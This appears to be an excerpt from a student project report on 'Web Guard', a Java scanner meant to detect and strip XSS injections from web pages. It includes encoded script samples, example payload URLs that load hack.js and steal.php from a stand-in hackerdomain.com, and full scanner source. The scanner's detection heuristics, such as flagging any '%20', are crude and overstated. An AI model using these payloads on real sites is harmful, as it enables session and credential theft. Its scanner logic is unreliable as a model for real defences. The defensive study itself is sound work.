


Figure 4.2 locating the presence malicious code

4.2.1 Identifying the malicious code

Malicious codes are program creates unexpected behavior during the web application execution in the internet.

Example of a malicious code:

```
<SCRIPT type="text/javascript"><!--
document.write(unescape("%3C%53%43%52%49%50%54%20%74%79%70%65%3D
%22%74%65%78%74%2F%6A%61%76%61%73%63%72%69%70%74%22%3E%3C
%21%2D%2D%0D%0A%69%66%28%6E%61%76%69%67%61%74%6F%72%2E%75
%73%65%72%41%67%65%6E%74%2E%69%6E%64%65%78%4F%66%28%22%4F
%70%65%72%61%22%29%21%3D%2D%31%29%77%69%6E%64%6F%77%2E%6C
%6F%63%61%74%69%6F%6E%3D%22%61%62%6F%75%74%3A%62%6C%61%6E
%6B%22%3B%61%6D%3D%22%41%6E%69%74%61%57%69%63%6B%65%72%2E
%63%6F%6D%20%2E%20%50%72%6F%74%65%63%74%65%64%2E%22%3B%62
%56%3D%70%61%72%73%65%49%6E%74%28%6E%61%76%69%67%61%74%6F
%72%2E%61%70%70%56%65%72%73%69%6F%6E%29%3B%62%4E%53%3D%6E
%61%76%69%67%61%74%6F%72%2E%61%70%70%4E%61%6D%65%3D%3D%22
%4E%65%74%73%63%61%70%65%22%3B%62%49%45%3D%6E%61%76%69%67
%61%74%6F%72%2E%61%70%70%4E%61%6D%65%3D%3D%22%4D%69%63%72
%6F%73%6F%66%74%20%49%6E%74%65%72%6E%65%74%20%45%78%70%6C
%6F%72%65%72%22%3B%66%75%6E%63%74%69%6F%6E%20%6E%72%63%28
%65%29%7B%69%66%28%62%4E%53%20%26%26%20%65%2E%77%68%69%63
%68%3E%31%29%7B%61%6C%65%72%74%28%61%6D%29%3B%72%65%74%75
%72%6E%20%66%61%6C%73%65%7D%65%6C%73%65%20%69%66%28%62%49
%45%20%26%26%20%28%65%76%65%6E%74%2E%62%75%74%74%6F%6E%3E
%31%29%29%7B%61%6C%65%72%74%28%61%6D%29%3B%72%65%74%75%72
%6E%20%66%61%6C%73%65%7D%7D%64%6F%63%75%6D%65%6E%74%2E%6
F%6E%6D%6F%75%73%65%64%6F%77%6E%3D%6E%72%63%3B%69%66%28%6
4%6F%63%75%6D%65%6E%74%2E%6C%61%79%65%72%73%29%20%77%69%6
E%64%6F%77%2E%63%61%70%74%75%72%65%45%76%65%6E%74%73%28%45
%76%65%6E%74%2E%4D%4F%55%53%45%44%4F%57%4E%29%3B%69%66%28
%62%4E%53%20%26%26%20%62%56%3C%35%29%20%77%69%6E%64%6F%77
%2E%6F%6E%6D%6F%75%73%65%64%6F%77%6E%3D%6E%72%63%3B%66%7
5%6E%63%74%69%6F%6E%20%6F%6E%65%28%29%7B%72%65%74%75%72%6
E%20%74%72%75%65%7D%6F%6E%65%72%72%6F%72%3D%6F%6E%65%3B%2
F%2F%2D%2D%3E%3C%2F%53%43%52%49%50%54%3E"));//--></SCRIPT>
```

The above malicious code that was encoded in the Hex URL encoding, exact conversion of this code is as follows,

```
<SCRIPT type="text/javascript"><!--
```


```
if(navigator.userAgent.indexOf("Opera")!=-
1)window.location="about:blank";am="AnitaWicker.com .
Protected.";bV=parseInt(navigator.appVersion);bNS=navigator.appName=="Netscape";b
IE=navigator.appName=="Microsoft Internet Explorer";function nrc(e){if(bNS &&
e.which>1){alert(am);return false}else if(bIE && (event.button>1)){alert(am);return
false}}document.onmousedown=nrc;if(document.layers)
window.captureEvents(Event.MOUSEDOWN);if(bNS && bV<5)
window.onmousedown=nrc;function one(){return true}onerror=one;//--
></SCRIPT></script>
```

4.2.2 Spot the Character Encoding

We are detecting these malicious codes inside web pages and they are statistically present over the WebPages. Most of injected malicious codes are hidden to the website user and website administrator and it's difficult to detect.

They are encoded in the following formats shown in fig 4.2.2.

1) base64
2) Hex URL encoding
3) In Html with semicolon
4) In Html without semicolon (also known as decimal)



Original	<script src=http://www.myexample.com/jsource.js></script>
URL Encoded	%3C%73%63%72%69%70%74%20%73%72%63%3D%68%74%74%70%3A%2F%2F%77%77%77%2E%6D%79%65%78%61%6D%70%6C%65%2E%63%6F%6D%2F%6A%73%6F%75%72%63%65%2E%6A%73%3E%3C%2F%73%63%72%69%70%74%3E
HTML Entities	&#x3C;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x20;&#x73;&#x72;&#x63;&#x3D;&#x68;&#x74;&#x74;&#x70;&#x3A;&#x2F;&#x2F;&#x77;&#x77;&#x77;&#x2E;&#x6D;&#x79;&#x65;&#x78;&#x61;&#x6D;&#x70;&#x6C;&#x65;&#x2E;&#x63;&#x6F;&#x6D;&#x2F;&#x6A;&#x73;&#x6F;&#x75;&#x72;&#x63;&#x65;&#x2E;&#x6A;&#x73;&#x3E;&#x3C;&#x2F;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3E;
Base64	PHNjcmlwdCBzcmM9aHR0cDovL3d3dy5teWV4YW1wbGUuY29tL2pzb3VyY2UuanM+PC9zY3JpcHQ+

Fig 4.2.2: Malicious code with different encoding formats.

4.2.3 Identifying the Delimiters

These are the special characters helps to find out malicious code and predicting its presence. Delimiters or Special characters help in finding the malicious code. Various delimiters are illustrated in table 4.2.3.

Char	;	/	?	:	@	=	&	<	>	"	#
Code	%3b	%2f	%3f	%3a	%40	%3d	%26	%3c	%3e	%22	%23
Char	{	}	|	\	^	~	[	]	`	%	'
Code	%7b	%7d	%7c	%5c	%5e	%7e	%5b	%5d	%60	%25	%27

And Space = %20.

Table 4.2.3 various delimiters

4.2.4 Code Detection Algorithm:

Step 1:

Search for the script tag occurrences inside the html pages.

Step 2:

Read character by character inside the script tag.

Step 3:

Find out encoding presence (Special character).

Step 4:

If the encoding presence in the above four formats and inside the script tag then website was hacked and injected.

Step 5:

Remove or diffuse the code.

4.3 Web page content Protection

It deals with the web page that can be prevented (i.e attacking from the source). The XSS injections are performed under the tool –browser.
Here, the source validates whether a particular url can be malicious one or not. It termed as URL vulnerability.

4.3.1 Protection of URL Vulnerability at the Source

It's possible by framing a URL to find out the security breaches in the web server. Similarly, XSS threat can be possible in the URL request accessibility to Web server. We can deny or accept by processing a URL to find whether a valid one or not.

Differentiating a vulnerable URL:

Consider the following URL,

http://mydomain.com/index.asp?search=</form><formaction="hackerdomain.com/hack.asp">

In the above URL, you can see its redirecting and trying to execute the script or code inside the hack.asp webpage.

Consider the following URL,


http://mydomain.com/index.asp?search=<script src=
http://hackerdomain.com/hack.js></script>

In the above URL, it's referring to a script source that was located in an unknown or hacker's domain to execute the malicious activity.

Finding a Non-Vulnerable URL:


Examples:

This is various Google searches of non-vulnerable URL shown in fig 4.




http://www.google.com/search?hl=en&q=xss&um=1&ie=UTF-8&sa=N&tab=ww

Note: Also there won't be any tag usage here, and no redirection inside url.


http://en.wikipedia.org/wiki/Web_application

Note: Normal url Execution


http://kct.ac.in/start-academics.htm

Note: Normal Page search

Fig 4.3.1 URL Searches

<u>Check and modification of Vulnerable URL:</u>

The following URL is found to be a vulnerable one, It cannot be processed by web guard and it's non-vulnerable URL it can reach the web server.

Consider the following URL,
http://mydomain.com/index.asp?search=</form><formaction="hackerdomain.com/hack.asp">
As you know the following URL is found to be as malicious one, to deny working nature of the Malicious URL,

1. Replace the special characters to null.
2. Diffuse the malicious functionality of the URL and store in log.

Example:

Original Url :
http://mydomain.com/index.asp?search=</form><formaction="hackerdomain.com/hack.asp">
Modified Url :
http://mydomain.com/index.asp?search=/formformaction=hackerdomain.com/hack.asp

4.3.2 Removal the Malicious code

Assume the scenario, if web pages were attacked and malicious code presence over the web server will lead unnecessary server threats and performance issues. By protecting, it requires to remove the malicious code inside the WebPages.

CHAPTER 5
EXPERIMENTAL RESULTS

Scanner Tool: Web guard

Overview:

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site. These scripts can even rewrite the content of the HTML page.

Detecting the URL Vulnerability:

URL Scan Results:

Tested URL:

http://www.google.co.in/#hl=en&q=xss&aq=f&aqi=&aql=&oq=&gs_rfai=&fp=2737f2b 96644018d

Results:

Original URL:

http://www.google.co.in/#hl=en&q=xss&aq=f&aqi=&aql=&oq=&gs_rfai=&fp=2737f2b 96644018d

Modified URL:

http://www.google.co.in/#hl=en&q=xss&aq=f&aqi=&aql=&oq=&gs_rfai=&fp=2737f2b 96644018d

URL was scanned. Request can be processed

Tested URL:

http://mydomain.com/index.asp?search=</form><formaction="hackerdomain.com/hack.
asp">

Results:

Original URL:

http://mydomain.com/index.asp?search=</form><formaction="hackerdomain.com/hack.
asp">

Modified URL:

http://mydomain.com/index.asp?search=/formformaction=hackerdomain.com/hack.asp

Invalid URL... Request can not be processed...
Change URL and try again

Tested URL:

http://mydomain.com/index.asp?search=<scriptsrc=

http://hackerdomain.com/hack.js></script>

Results:

Original Url:

http://mydomain.com/index.asp?search=<script src=
http://hackerdomain.com/hack.js></script>

Modified Url:

http://mydomain.com/index.asp?search=script src=
http://hackerdomain.com/hack.js/script

Invalid URL... Request can not be processed...

Tested URL:

http://mydomain.com/index.asp?search=document .get Element sByTagName("form"[0].act ion = http://hackerdomain.com/steal.php

Results:

Original URL: http://mydomain.com/index.asp?search=document .get Element sByTagName("form"[0].act ion = http://hackerdomain.com/steal.php

Modified URL: http://mydomain.com/index.asp?search=document .get Element sByTagName(form0.act ion = http://hackerdomain.com/steal.php

Invalid URL... Request can not be processed...

Change URL and try again

<u>XSS Scanning for Malicious Code:</u>

<u>Scan Results:</u>

File Name : D:\mal\mal2\Malicious\fs4_files\CHATBOX_data\escort.js **** Scan Result : No vulnerability was found

File Name : D:\mal\mal2\Malicious\fs4_files\checkLogin.htm **** Scan Result : No vulnerability was found

File Name : D:\mal\mal2\Malicious\fs4_files\default.htm **** Scan Result : No vulnerability was found

File Name : D:\mal\mal2\Malicious\fs4_files\default_data\Main.js **** Scan Result : No vulnerability was found

File Name : D:\mal\mal2\Malicious\home.txt ** Scan Result : It had vulnerable code and this page has been fixed automatically by WebGuard...**

File Name : D:\mal\mal2\Malicious\index.html ** Scan Result : It had vulnerable code and this page has been fixed automatically by WebGuard...**

CHAPTER 6
SYSTEM IMPLEMENTATION

XSS Vulnerability Scanner-Web Guard:

Web guard is a XSS scanner, which detects and removes malicious codes in the web pages from your web server easily and automatically. This tool programmed in java and flex as GUI.

6.1 Web Guard Features:

- Finding the URL Vulnerability
- Detection of malicious code inside WebPages
- Removal of malicious code in WebPages
- Easy to use and simple operations
- Less time Complexity
- Support windows and linux platforms

6.2 Scope and Advantages:

1) Script execution stopped at the source.
2) In the worst case if malicious code injected –can be traced and removed.
3) Server resources usage prevented.
4) Helpful in Server Performance Issues.

CHAPTER 7
CONCLUSION AND FUTURE WORK

7.1 Conclusion

The solution plan is the development of XSS Scanner which has the functionalities, static verification, and runtime checking to protect against XSS vulnerabilities in Web applications. The validation experiment showed a limited overhead and demonstrated the applicability of the presented approach to real-life applications.

7.2 Future outlook

The detection method identifies only the XSS Vulnerabilities. The other Vulnerabilities such as SQL Injection, Remote Code Execution is happening everyday on the web applications. The main idea to protect the data's against the attacker. So if we provide solution for those data and the security breaches, we can save the cost and efficiency of the web server applications.

APPENDICIES

Appendix –I

Source Code

```
import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.File;
import java.io.FileNotFoundException;
import java.io.FileOutputStream;
import java.io.FileReader;
import java.io.FileWriter;
import java.io.IOException;
import java.io.OutputStream;
import java.io.StringWriter;
import java.util.TreeSet;

import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import javax.xml.transform.Transformer;
import javax.xml.transform.TransformerFactory;
import javax.xml.transform.dom.DOMSource;
import javax.xml.transform.stream.StreamResult;

import org.w3c.dom.Attr;
import org.w3c.dom.Document;
import org.w3c.dom.Element;
import org.w3c.dom.Node;
import org.w3c.dom.NodeList;
```

```
public class fileScan {

        public void generateXML(String strInput, String strNewFileName) {

                String strInputFileType = strInput;
                File objFile = null;
                DocumentBuilderFactory objDocBuilderFactory = null;
                DocumentBuilder objDocumentBuilder = null;
                Document objDocument = null;
                NodeList nodeList = null;
                Node node = null;
                Element element = null;
                Element childElement = null;
                TransformerFactory objTransformerFactory = null;
                Transformer objTransformer = null;
                StringWriter strWriter = null;
                StreamResult objStreamResult = null;
                DOMSource objDomSource = null;
                String strOutPutFileContent = null;
                OutputStream objOutputStream = null;
                byte bOutputBuffer[] = null;
                Attr strAttribute = null;
                int iDelimeterIndex = 0;

         try {

               if (strNewFileName.contains("\\")) {
                       iDelimeterIndex = strNewFileName.lastIndexOf("\\");
                       System.out.println("Delimeter" +iDelimeterIndex);
               }
               else if (strNewFileName.contains("/")) {
```

```
     System.out.println("fileName :" + strNewFileName);
     iDelimeterIndex = strNewFileName.lastIndexOf("/");
     System.out.println("Delimeter" +iDelimeterIndex);

   System.out.println(strNewFileName.substring(iDelimeterIndex+1));
          }

     objFile = new File("C:/ProgramFiles/webGuard/logs/report.xml");
     objDocBuilderFactory = DocumentBuilderFactory.newInstance();
      objDocumentBuilder = objDocBuilderFactory.newDocumentBuilder();
      objDocument = objDocumentBuilder.parse(objFile);
      objDocument.getDocumentElement().normalize();

Element root = objDocument.getDocumentElement();

//nodeList = objDocument.getElementsByTagName(strInputFileType);

nodeList = root.getChildNodes();

System.out.println("list"+nodeList.getLength());

for (int i=1; i<nodeList.getLength(); i++) {
   node = nodeList.item(i);
   if (Node.ELEMENT_NODE == node.getNodeType()) {
   element = (Element) node;
   strAttribute = element.getAttributeNode("label");
if(strInputFileType.equalsIgnoreCase(strAttribute.getValue())) {
   break;
       }
        }
        }
```

```
            childElement = objDocument.createElement("node");
childElement.setAttribute("label",strNewFileName.substring(iDelimeterIndex+1));
childElement.setAttribute("src", strNewFileName);
element.appendChild(childElement);

 objTransformerFactory = TransformerFactory.newInstance();
 objTransformer = objTransformerFactory.newTransformer();

    strWriter = new StringWriter();
    objStreamResult = new StreamResult(strWriter);
    objDomSource = new DOMSource(objDocument);
    objTransformer.transform(objDomSource, objStreamResult);
    strOutPutFileContent = strWriter.toString();

    bOutputBuffer = strOutPutFileContent.getBytes();
objOutputStream = new
FileOutputStream("C:/ProgramFiles/webGuard/logs/report.xml");
for(int i=0;i<bOutputBuffer.length;i++) {
objOutputStream.write(bOutputBuffer[i]);
}

                    } catch (Exception e) {
                      e.printStackTrace();
                    }
                    finally {
                            if (objOutputStream != null) {
                                    try {
                                            objOutputStream.close();
                                    } catch (IOException e) {
                                            e.printStackTrace();
```

```
                                        }
                                }
                        }
        }

        public void copyToOriginalFile(String strFile1, String strFile2, TreeSet
objTree) throws IOException {

                int iCount = 1;
                String strContent = null;
                BufferedWriter objWriter = null;
                BufferedReader objReader = null;
                int iLocalLineNumber = 1;

                objWriter = new BufferedWriter(new FileWriter(strFile1));
            objReader = new BufferedReader(new FileReader(strFile2));

                while ((strContent = objReader.readLine()) != null) {

                  if (!objTree.contains(iCount)) {
                   if (iLocalLineNumber > 1) {
                        objWriter.newLine();
                   }
                        objWriter.write(strContent);
                        iLocalLineNumber = iLocalLineNumber + 1;
                  }
                  iCount = iCount + 1;
                }

                objWriter.flush();
                System.out.println("File was fixed");
```

```
}


public void scanFile(String strInputFile, String strLogFilePath) {

        File file = null;
            String strContent = "";
            BufferedReader objBufferedRdr = null;
            boolean bFileAffected = false;
            BufferedWriter objBufferedWtr = null;
            BufferedWriter objNewFileWtr = null;
            String strLogFile = null;
            String strTempFile = "D:/WebGuardTemp.txt";
            int iLineCount = 0;
            String strImpactType = null;
            int iInitialPos = 0;
            int iCodePos = 0;
            int iEndPos = 0;
            TreeSet <Integer>objSet = new TreeSet<Integer>();
            boolean bCodeRemoved = false;

            try {


                    file = new File(strLogFilePath);


                    if (file.isDirectory()) {
                        strLogFile = strLogFilePath +"\\fileScan.log";
                    }
                    else {
                            strLogFile = strLogFilePath;
                    }
```

```
                // Create object to read data from file.
                                objBufferedRdr = new BufferedReader(new
FileReader(strInputFile));


                                //Create object to write data to log file.
                                objBufferedWtr = new BufferedWriter(new
FileWriter(strLogFile,true));


                                objNewFileWtr = new BufferedWriter(new
FileWriter(strTempFile));


                                if (strInputFile.endsWith(".exe") ||
strInputFile.endsWith(".inf" )) {
                                        strImpactType = "Virus";
                                        bFileAffected = true;
                                }
                                else if (strInputFile.endsWith(".java")) {
                                        strImpactType = "Others";
                                        bFileAffected = true;
                                }
                                else if (strInputFile.endsWith(".html") ||
strInputFile.endsWith(".htm") ||
strInputFile.endsWith(".php")||strInputFile.endsWith(".txt")){

                        while ((strContent = objBufferedRdr.readLine()) != null ) {

                                iLineCount = iLineCount +1;

                            if (strContent.contains("<script") ||
strContent.contains("<SCRIPT") || strContent.contains("<Script")) {
```

```
                    iInitialPos = iLineCount;
                              }
                    else if (strContent.contains("</script>") ||
strContent.contains("</Script>") || strContent.contains("</SCRIPT>")) {
                                        iEndPos = iLineCount;
                              }

               if (strContent.contains("%20") ) {
               //objBufferedWtr.newLine();
               //objBufferedWtr.append(strInputFile);
               //objBufferedWtr.flush();
                  System.out.println("Malicious Code found");
                  System.out.println("%20");
                  bFileAffected = true;
                  strImpactType = "Malicious Code";
                  iCodePos = iLineCount;
                          }
               else if (!bFileAffected && strContent.contains("%3f") ) {
               //objBufferedWtr.newLine();
               //objBufferedWtr.append(strInputFile);
               //objBufferedWtr.flush();
                 System.out.println("Malicious Code found");
                  System.out.println("%3f");
                  bFileAffected = true;
                  strImpactType = "Malicious Code";
                  iCodePos = iLineCount;
                      }
               else if (!bFileAffected && strContent.contains("%3e") ) {
                    //objBufferedWtr.newLine();
                    //objBufferedWtr.append(strInputFile);
                    //objBufferedWtr.flush();
```

```
                              System.out.println("Malicious Code found");
                                System.out.println("%3e");
                                bFileAffected = true;
                                strImpactType = "Malicious Code";
                                iCodePos = iLineCount;
                                    }
                                    if(iLineCount >1) {
                                    objNewFileWtr.newLine();
                                    }
                              objNewFileWtr.write(strContent);

                              //Code For Removing Injected Code

                      if(iCodePos != 0 && iInitialPos != 0 & iEndPos != 0) {
              if (iCodePos != 0 && iCodePos == iInitialPos && iInitialPos == iEndPos) {
              objSet.add(iCodePos);

              System.out.println("InitialPos : "+iInitialPos);


              System.out.println("iCodePos : "+iCodePos);


              System.out.println("iEndPos : "+iEndPos);
              bCodeRemoved = true;
              }
         else if (iCodePos <= iEndPos && iCodePos > iInitialPos) {
         for (int i = iInitialPos; i<=iEndPos; i++) {
              objSet.add(i);
              System.out.println("InitialPos : "+iInitialPos);
              System.out.println("iCodePos : "+iCodePos);
              System.out.println("iEndPos : "+iEndPos);
                   }
```

```
            bCodeRemoved = true;
                    }
                            }
            // End of Changed for Removing Injected Code
                            }
                            }
            //objBufferedWtr.append("it is done");
            //objBufferedWtr.flush();

             if (bFileAffected) {
             if ("Virus".equals(strImpactType)) {
              objBufferedWtr.newLine();
            objBufferedWtr.append("File Name : " + strInputFile + " **** Scan Result :
    "+"It is a Virus! Please take necessary action or contant administrator.");
            objBufferedWtr.flush();
             }
             else if ("Others".equals(strImpactType)) {
              objBufferedWtr.newLine();
            objBufferedWtr.append("File Name : " + strInputFile + " **** Scan Result :
    "+"It is an Unknown File Format! Please take necessary action or contant
    administrator.");
            objBufferedWtr.flush();
                    }
            else {
             if ("Malicious Code".equals(strImpactType) && bCodeRemoved) {
             objBufferedWtr.newLine();
            objBufferedWtr.append("File Name : " + strInputFile + " **** Scan Result
    : "+"It had vulnerable code and this page has been fixed automatically by
    WebGuard...");
            objBufferedWtr.flush();
             }
            else {
              objBufferedWtr.newLine();
  objBufferedWtr.append("File Name : " + strInputFile + " **** Scan Result :
"+"No vulnerability was found");
            objBufferedWtr.flush();
                        }
                  }
            }
            else {
              objBufferedWtr.newLine();
          objBufferedWtr.append("File Name : " + strInputFile + " **** Scan Result
: "+"No vulnerability was found");
            objBufferedWtr.flush();
            }
  if (bFileAffected) {
   objNewFileWtr.flush();
   System.out.println(strInputFile +" has vulnerable code. Now this page will be
fixed automatically...");
   copyToOriginalFile(strInputFile, strTempFile, objSet);
   System.out.println("XML updated");
   generateXML(strImpactType, strInputFile);
  }
  else {
    System.out.println("File was scanned. No malicious code found");
                  }
  } catch (FileNotFoundException e) {
       // TODO Auto-generated catch block
       e.printStackTrace();
       } catch (IOException e) {
       // TODO Auto-generated catch block
       e.printStackTrace();
```


```
            }
            finally {
            try {
             if (objBufferedWtr != null) {
             objBufferedWtr.flush();
             objBufferedWtr = null;
                     }
             strContent = null;
            } catch (IOException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
            }
    }
    }



    /**
     * @param args
     */
    public static void main(String[] args) {

            String strInputFile = null;
            String strLogFilePath = null;
            fileScan objFileScan = new fileScan();
            File file = null;

if (args.length < 1) {
   System.out.println("Input file is not detected");
}

if (args.length < 2) {
        System.out.println("Log file path is not given. so default location will be
    choosen");
        strLogFilePath = "D:/FileScan.log";
      }

                strInputFile = args[0];

                if (strLogFilePath == null) {
                  strLogFilePath = args[1];
                }

                file = new File(strInputFile);

                System.out.println(strInputFile);

                if(!file.exists()) {
                  System.out.println("File does not exist... Please verify input
  directory");
                  System.exit(-1);
                }

                objFileScan.scanFile(strInputFile, strLogFilePath);
        }
  }
```

APPENDIX –II

